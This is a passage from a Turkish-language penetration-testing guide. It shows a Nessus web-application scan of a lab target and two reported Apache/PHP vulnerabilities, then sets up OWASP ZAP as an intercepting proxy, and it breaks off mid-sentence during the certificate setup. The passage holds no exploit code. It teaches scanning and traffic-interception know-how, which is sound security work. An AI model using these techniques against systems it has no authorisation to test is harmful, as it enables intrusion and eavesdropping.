
Nessus'ta her zaman önceden bir tarama politikası oluşturmak zorunda değiliz. İstersek "Scans" bölümünden "New Scan" butonuna tıkladıktan sonra gelen tarama politikalarından birini seçerek de tarama yapabiliriz.

Kullanacağımız politikanın varsayılan ayarlarda kalmasını istemiyor ve detay özellikler girerek kendimize göre politika ayarlarını değiştirmek istiyorsak öncelikle politika oluşturmakla işe başlayabiliriz. Ama biz varsayılan Web Uygulama Testleri ile tarama yapacağımız için "Scans" kısmına geçip "New Scan" seçeneğine tıklıyoruz. Karşımıza çıkan ekrandan "Web Application Tests" butonuna tıklıyoruz.



"Name" (Ad) için "Web taraması", "Targets" (Hedefler) için hedef IP adresimizi giriyoruz: 10.10.56.2. Aşağıdaki "Save" butonuna tıkladıktan sonra "Scans" (Taramalar) listesinde web taramamızı görebiliriz. Daha önce de anlattığımız gibi "Launch" simgesine tıklayınca taramamız başlayacaktır.

Aşağıda tarama sonuçlarının özet ekranı görülüyor:



Detaya tıkladığımızda yüksek seviyede bazı zafiyetler olduğunu görüyoruz.

Şimdi bazı zafiyetleri biraz daha ayrıntılı olarak inceleyelim.

Apache HTTP Server Byte Range DoS

Burada problem Apache versiyonunun eski olması ve dışarıdan bir saldırıyla web sunucusunun tamamen çalışamaz hale getirilmesi (Denial Of Service).

Apache PHP-CGI Remote Code Execution

Mevcut PHP versiyonu bir saldırganın uzaktan izinsiz komut çalıştırmasına izin veriyor.

Şimdilik bu kadar örnekle yetinelim. Aşağıdaki örnekleri incelemeye devam ettiğinizde Nikto'dakine benzer sonuçların listelendiğini göreceksiniz.

OWASP Zed attack proxy[21]

OWASP ZAP, web sitesi saldırılarında hemen hemen her türlü özelliğin elinizin altında olacağı bir araç. Web sitesi taramalarında temel üç özellik kullanılıyor:

- Spidering: Web sitesinin bütün sayfalarını dolaşıp indirme ve inceleme.


- Intercepting Proxy: Araya girip trafiği dinleyen ve müdahale edebilen bir vekil sunucu görevi.

- Vulnerability Analysis: Zafiyet taraması.

ZAP tamamen ücretsiz bir yazılım ve Kali'de kurulu olarak geliyor. Çalıştırmak için Terminal'de "owasp-zap" veya "zap" yazabilirsiniz.

Şimdi ZAP'ı çalıştıralım ve karşımıza gelen ekranı inceleyelim. ZAP'ı Kali'de ilk defa çalıştırıyorsak bir onay ekranı gelecektir. Bu ekranı "Accept" (Kabul et) ile geçiyoruz.

[21] https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project




Yukarıda görüldüğü üzere ZAP'ın birçok özelliği var ve her birini öğrenmeniz araştırma ve çalışma gerektirecektir. Biz şimdi temelden başlayalım. İlk işimiz ZAP'ın güncellemelerinin olup olmadığını kontrol etmek. Bunun için üst menüden "Help → Check for Updates" seçerek güncelleme kontrolü yapıyoruz. Benim kontrolümde hem ZAP versiyon güncellemesi hem de eklentileriyle ilgili güncellemeler olduğu ortaya çıkıyor. ZAP eklentilerinde güncellenmesi gerekenler, yanında "Update" seçeneğiyle görülüyor. Yapacağımız güncellemelerin yanındaki kutucukları işaretliyoruz ve "Update Selected" (Seçili Olanları Güncelle) düğmesine tıklıyoruz.


Bütün güncellemeler bitince yanında “Update” seçeneği olan bir eklenti kalmamış olması lazım. Artık güncelleme ekranını kapatıp tarama kısmına geçebiliriz.

Vekil sunucu ve pasif tarama:

İlk olarak vekil sunucu (proxy server) özelliğini anlatacağız. Bu özellikle internette gezinmelerinizi ZAP aracılığıyla yapıp veri toplayabilirsiniz. ZAP’ı çalıştırdığınızda vekil sunucu da devreye girer. Kullandığı port 8080’dir. Eğer değişiklik yapmak isterseniz üst menüden “Tools → Options” seçip devamında “Local proxy” ayarlarından istediğiniz değişikliği yapabilirsiniz.




Bundan sonra yapmamız gereken vekil sunucuyu internet gezginimizin ayarlarında tanıtmak. Hatırlarsanız bu ayarı daha önce Tor ağını kullanmak için de yapmıştık. Bundan dolayı ayarları bulmakta zorlanırsanız “Tor vekil sunucu (Tor proxy)” kısmına bakabilirsiniz. Ayarlarımızın nasıl olması gerektiğiyle ilgili ekran görüntüsünü aşağıda görebilirsiniz.




Bundan sonra son bir ayarımız daha kalıyor. Web gezgininde dolaştığınızda, aşağıdaki örnekte de göreceğiniz gibi https trafiğinde sertifika hatası alacaksınız. Bu, trafiğin dinlendiği anlamına geliyor. Eğer böyle bir durumla karşılaşırsanız ve siz kendi trafiğinizi dinlemiyorsanız birileri sizin trafiğinizi dinlemeye çalışıyor demektir. Şu anda OWASP sertifikası araya girdiğinden böyle bir hata alıyoruz. Web gezgininiz son güncel versiyonda ise https trafiğinde araya bir sertifika girdiğinde "I Understand the Risks" (Riskleri anlıyorum) diyerek

geçemeyebilirsiniz. Aşağıda gördüğünüz gibi böyle bir hata mesajıyla karşılaştık ve “I Understand the Risks” seçeneği yok.




Bu durumda OWASP sertifikasını web gezginine tanıtmak gerekecektir. Bunu yapmak için OWASP ZAP ekranında “Tools → Options” seçip “Dynamic SSL

